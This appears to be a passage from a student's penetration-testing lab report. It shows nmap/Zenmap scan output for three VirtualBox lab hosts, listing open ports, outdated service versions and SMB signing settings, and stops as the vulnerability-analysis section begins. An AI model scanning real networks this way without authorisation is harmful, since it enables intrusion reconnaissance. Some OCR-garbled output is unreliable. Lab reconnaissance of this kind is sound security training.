Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.306KB)
```

Zenmap


Scan Tools Profile Help

Target: 192.168.171.15 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.171.15

OS	Host
Windows 7	192.168.171.15

	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	ProFTPD 1.3.5rc3
✓	22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
✓	25	tcp	open	smtp	Postfix smtpd
✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	445	tcp	open	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
✓	993	tcp	open	imaps	
✓	995	tcp	open	pop3s	



Scan Tools Profile Help

Zenmap

Target: 192.168.171.15

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.171.15

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

192.168.171.15

Host Status

- State: up
- Open ports: 7
- Filtered ports: 0
- Closed ports: 993
- Scanned ports: 1000
- Uptime: 14413
- Last boot: Sat Feb 29 23:14:19 2020

Addresses

- IPv4: 192.168.171.15
- IPv6: Not available
- MAC: 08:00:27:22:EE:1A

Operating System

- Name: Linux 3.2 - 4.9
- Accuracy: 100%

Ports used

OS Classes

TCP Sequence

IP ID Sequence

TCP TS Sequence

Comments

b. 192.168.171.16 (NEPTUNE R)

Zenmap

Scan Tools Profile Help

Target: 192.168.171.16

Command: nmap -T4 -A -v 192.168.171.16

Hosts Services

OS Host

192.168.171.16

```

Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-01 03:26 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Initiating ARP Ping Scan at 03:26
Completed ARP Ping Scan at 03:26
Scanning 192.168.171.16 [1 port]
Completed SYN Stealth Scan at 03:26, 0.04s elapsed (1 total hosts)
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 03:26
Scanning 192.168.171.16 [1000 ports]
Discovered open port 22/tcp on 192.168.171.16
Discovered open port 143/tcp on 192.168.171.16
Discovered open port 139/tcp on 192.168.171.16
Discovered open port 445/tcp on 192.168.171.16
Discovered open port 110/tcp on 192.168.171.16
Discovered open port 80/tcp on 192.168.171.16
Discovered open port 21/tcp on 192.168.171.16
Discovered open port 25/tcp on 192.168.171.16
Discovered open port 53/tcp on 192.168.171.16
Completed SYN Stealth Scan at 03:26, 0.095s elapsed (1000 total ports)
Initiating Service scan at 03:26
Scanning 9 services on 192.168.171.16
Completed Service scan at 03:26, 11.03s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 192.168.171.16
NSE: Script scanning 192.168.171.16.
Initiating NSE at 03:26
Completed NSE at 03:26, 8.63s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.13s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Nmap scan report for 192.168.171.16
Host is up (0.00061s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cc:00:2e:8f:af:4e:39:f7:31:f1:a0:f6:84:c2 (RSA)
|   256 38:b7:c9:36:b5:a8:ba:1a:ef:04:ca:3e:cb:71:95:97 (ECDSA)
|   256 89:4e:4b:45:c5:6c:a2:c4:a5:e5:47:2a:48:e5:02:b7 (ED25519)
25/tcp    open  smtp         Postfix smtpd
| smtp-commands: UBS16, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=UBS16
| Issuer: commonName=UBS16
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-10-09T19:15:31
| Not valid after: 2026-10-07T19:15:31
| MD5: 8606 9533 bc88 11d9 6bd2 a989 2485 b8f
| SHA-1: f20f a4b7 81b5 ee6c a8ce 78bb 459b 8afc c1d8 0a04
| ssl-date: TLS randomness does not represent time
53/tcp    open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_ bind.version 9.10.3-P4-Ubuntu
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Apache2 Ubuntu Default Page: It works
110/tcp   open  pop3        Dovecot pop3d
| pop3-capabilities: CAPA TOP SASL AUTH-RESP-CODE PIPELINING UIDL RESP-CODES
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Dovecot imapd
| imap-capabilities: LOGIN-REFERRALS capabilities ENABLE IDLE LITERAL+ LOGINDISABLED A0001 listed post-login have IMAP4rev1 Pre-login ID OK SASL-IR more
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:A5:07:C8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS_CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS_details: Linux 3.2 - 4.9
Uptime guess: 0.175 days (since Sat Feb 29 23:15:16 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: UBS16, NEPTUNER; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Nmap Output Ports / Hosts Topology Host Details Scans

```
nmap -T4 -A -v 192.168.171.16
```

Host script results:


```
|_ clock-skew: mean: 2h40m02s, deviation: 4h37m07s, median: 2s
|_ nbstat: NetBIOS name: NEPTUNER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ Names:
|   |_ NEPTUNER<00>      Flags: <unique><active>
|   |_ NEPTUNER<03>      Flags: <unique><active>
|   |_ NEPTUNER<20>      Flags: <unique><active>
|   \x01\x02_MSBROWSE\x02<01> Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: \x00
|   NetBIOS computer name: NEPTUNER\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2020-03-01T00:26:35-08:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|   |_ Message signing enabled but not required
|_ smb2-time:
|   date: 2020-03-01T08:26:35
|_ start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  0.61 ms  192.168.171.16

NSE: Script Post-scanning.
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 22.89 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.314KB)
```

Nmap Output Ports / Hosts Topology Host Details Scans

	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	vsftpd 3.0.3
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
✓	25	tcp	open	smtp	Postfix smtpd
✓	53	tcp	open	domain	ISC BIND 9.10.3-P4 (Ubuntu Linux)
✓	80	tcp	open	http	Apache httpd/2.4.18 ((Ubuntu))
✓	110	tcp	open	pop3	Dovecot pop3d
✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	143	tcp	open	imap	Dovecot imapd
✓	445	tcp	open	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)



Nmap Output Ports / Hosts Topology Host Details **Scans**

192.168.171.16

Host Status

State:	up
Open ports:	9
Filtered ports:	0
Closed ports:	991
Scanned ports:	1000
Up time:	15086
Last boot:	Sat Feb 29 23:15:16 2020

Addresses

IPv4:	192.168.171.16
IPv6:	Not available
MAC:	08:00:27:A5:07:C8

Operating System

Name:	Linux 3.2 - 4.9
Accuracy:	100%

Ports used

OS Classes

TCP Sequence

IP ID Sequence

TCP TS Sequence

Comments

c. 192.168.171.19 (NEPTUNE W)

```
Scan Tools Profile Help
Target: 192.168.171.19 Profile: Intense scan
Command: nmap -T4 -A -v 192.168.171.19

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS Host 192.168.171.19
nmap -T4 -A -v 192.168.171.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-01 03:40 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:40
Completed NSE at 03:40, 0.00s elapsed
Initiating NSE at 03:40
Completed NSE at 03:40, 0.00s elapsed
Initiating NSE at 03:40
Completed NSE at 03:40, 0.00s elapsed
Initiating NSE at 03:40
Completed NSE at 03:40, 0.00s elapsed
Initiating ARP Ping Scan at 03:40
Scanning 192.168.171.19 [1 port]
Completed ARP Ping Scan at 03:40, 0.03s elapsed (1 total hosts)
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 03:40
Scanning 192.168.171.19 [1000 ports]
Discovered open port 53/tcp on 192.168.171.19
Discovered open port 3306/tcp on 192.168.171.19
Discovered open port 80/tcp on 192.168.171.19
Discovered open port 22/tcp on 192.168.171.19
Completed SYN Stealth Scan at 03:40, 0.08s elapsed (1000 total ports)
Initiating Service scan at 03:40
Scanning 4 services on 192.168.171.19
Completed Service scan at 03:41, 71.44s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 192.168.171.19
NSE: Script scanning 192.168.171.19.
NSE: Script scanning 192.168.171.19.
Initiating NSE at 03:41
Completed NSE at 03:42, 8.09s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 1.03s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 0.00s elapsed
Nmap scan report for 192.168.171.19
Host is up (0.001s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:43:a4:cb:6b:43:f6:ed:al:7d:50:91:5f:cc:6d:e3 (RSA)
|     256 95:d6:37:82:94:e9:f4:10:70:3a:06:f7:93:d5:2b:e5 (ECDSA)
|     256 e2:al:37:01:35:34:11:3d:e4:57:e2:71:a2:bb:a9:ba (ED25519)
53/tcp    open  domain dnsmasq 2.57
| dns-nsid:
|   NSID:ns1.cv.gv.shawcable.net (6e7363312e63762e67762e736861776361626c652e6e6574)
| id.server: ns1.cv.gv.shawcable.net
| bind.version: dnsmasq-2.75
```

Nmap Output Ports/Hosts Topology Host Details Scans

```
nmapp-T4 -A -v192.168.171.19


80/tcp open http
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 500 Internal Server Error
|     Connection: close
|     Content-Type: application/json;charset=UTF-8
|     Date: Sun, 01 Mar 2020 06:56:26 GMT
|     {"timestamp": "2020-03-01T06:56:26.143+0000", "status": 500, "error": "Internal Server Error", "message": "The request was rejected because the URL contained a potentially malicious String '%2e', path: /nice%20ports%2C/Tri%6Entity%2ebak"}
|     GenericLines, RTSPRequest:
|       HTTP/1.1 400 Bad Request
|       Content-Length: 0
|       Connection: close
|     GetRequest:
|       HTTP/1.1 200 OK
|       Expires: 0
|       Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|       X-XSS-Protection: 1; mode=block
|       Pragma: no-cache
|       X-Frame-Options: DENY
|       Referrer-Policy: strict-origin-when-cross-origin
|       Accept-Ranges: bytes
|       Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://storage.googleapis.com; style-src 'self' https://fonts.googleapis.com unsafe-inline; img-src 'self' data: font-src 'self' https://fonts.gstatic.com data:
|       Date: Sun, 01 Mar 2020 06:56:21 GMT
|       Connection: close
|       Last-Modified: Wed, 25 Dec 2019 23:06:11 GMT
|       X-Content-Type-Options: nosniff
|       Feature-Policy: geolocation 'none'; midi 'none'; sync-xhr 'none'; microphone 'none'; camera 'none'; magnetometer 'none'; gyroscope 'none'; speaker 'none'; fullscreen 'self'; payment 'none'
|       Content-Length: 6102
|       Content-Type: text/html;charset=utf-8
|       Content-Language:
|       HTTPOptions:
|         HTTP/1.1 200 OK
|         Allow: GET,HEAD,OPTIONS
|         Connection: close
|         Content-Length: 0
|         Date: Sun, 01 Mar 2020 06:56:21 GMT
|       http-favicon: Unknown favicon MD5: CB4967E14F0B2BB8AF563D393A6FAEA9
|       http-methods:
|         Supported Methods: GET HEAD OPTIONS
|       http-robots.txt: 8 disallowed entries
|       /api/account /api/account/change-password
|       /api/account/sessions /api/audits/ /api/Logs/ /api/users/ /management/
```


Nmap Output Ports / Hosts Topology Host Details Scans

```
nmap -T4 -A -v 192.168.171.19
[http_robots.txt]: 8 disallowed entries
| /api/account /api/account/change-password
| /api/account/sessions /api/audits/ /api/logs/ /api/users/ /management/
| /v2/api-docs/
| http-title: UvicBankApp
3306/tcp open mysql MySQL (unauthorized)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
SF-Port80-TCP:V=7.80%={D=3/1%Time=5E87511%P=x86_64-pc-linux-gnu%{GetRe
SF-quest,1B64,"HTTP/1.1\x20200\x200K\r\nExpires:\x2000\r\nCache-Control:\x
SF-20no-cache\x20no-store,\x20max-age=0,\x20must-revalidate\r\nX-XSS-Pro
SFection:\x201;\x20mode=block\r\nPragma:\x20no-cache\r\nX-Frame-Options:\x
SFx20DENY\r\nReferrer-Policy:\x20strict-origin-when-cross-origin\r\nAcces
SF-Range:\x20bytes,\r\nContent-Security-Policy:\x20default-src\x20'self'
SF-;x20script-src\x20'self'\x20unsafe-inline\x20'unsafe-eval'\x20https:
SF-/storage.googleapis.com\x20 unsafe-inline ;x0img-src\x20'self'\x20data:;x20fon
SF-it-src\x20'self'\x20https://fonts.gstatic.com\x20data:\r\nDate:\x205un
SF,\x2001\x20Mar\x202020\x2006:56:21\x20GMT\r\nConnection:\x20close\r\nLa
SFst-Modified:\x20Wed,\x2025\x20Dec\x202019\x2023:06:11\x20GMT\r\nX-Conte
SFnt-Type-Options:\x20nosniff\x20feature-Policy:\x20geolocation\x20'none'
SF;\x20midi\x20'none';x20sync-xhr\x20'none';x20microphone\x20'none';x2
SF-0camera\x20'none';x20magnetometer\x20'none';x20gyroscope\x20'none';x
SF-20speaker\x20'none';x20fullscreen\x20'self';x20payment\x20'none'\r\nC
SFontent-Length:\x200102\r\nContent-Type:\x20'text/html; charset=utf-8'\r\nC
SFontent-Language:")sr(HTTP/1.1\x20200\x200K\r\nAllow:\x
SF-GET,HEAD,OPTIONS\r\nConnection:\x20close\r\nContent-Length:\x200\r\nD
SF-ate:\x205un,\x2001\x20Mar\x202020\x2006:56:21\x20GMT\r\n(rn\rn")sr(RTPPre
SF-quest,42,"HTTP/1.1\x20400\x20Bad Request\r\nContent-Length:\x200\r\n
SF-inConnection:\x20close\r\n(rn")%r(FourOhFourRequest,179,"HTTP/1.1\x205
SF-00Internal\x20Server\x20Error\r\nConnection:\x20close\r\nContent-Ty
SF-pe:\x20application/json; charset=UTF-8\r\nDate:\x205un,\x2001\x20Mar\x20
SF-2020\x2006:56:26\x20GMT\r\n(rn\rn("timestamp"\x2020-03-01T06:56:26,\x14
SF-3+\x0000,".\x20status":500,\x20"error":\x20"Internal\x20Server\x20Error",\x20"me
SF-ssage":\x20"The\x20request\x20was\x20rejected\x20because\x20the\x20URL\x2
SF-0contained\x20a\x20potentially\x20malicious\x20string\x20\\\"%e\\\\\"",S
SF-1"path":\x20"/nice\x20ports\x20/C\x20%6Eity..txt\x20ebaK"}%r(genericLines,42
SF-1"HTTP/1.1\x20400\x20Bad Request\r\nContent-Length:\x200\r\nConnect
SF-ion\x20close)\r\n(rn\rn");
MAC Address: 08:00:27:89:7F:DA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.18 days (since Sat Feb 29 23:14:25 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficult=260 (Good luck!)
```

Nmap Output Ports / Hosts Topology Host Details Scans

	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
✓	53	tcp	open	domain	dnsmasq 2.75
✓	80	tcp	open	http	
✓	3306	tcp	open	mysql	MySQL (unauthorized)





From the above step, we got to know about the services, open ports of host machines along with their OS information which were used further.

1.2 Identify vulnerable services; briefly explain why you think these services are vulnerable (by discussing a few samples).


In the above step, Neptune W has http as one of its open services:

```

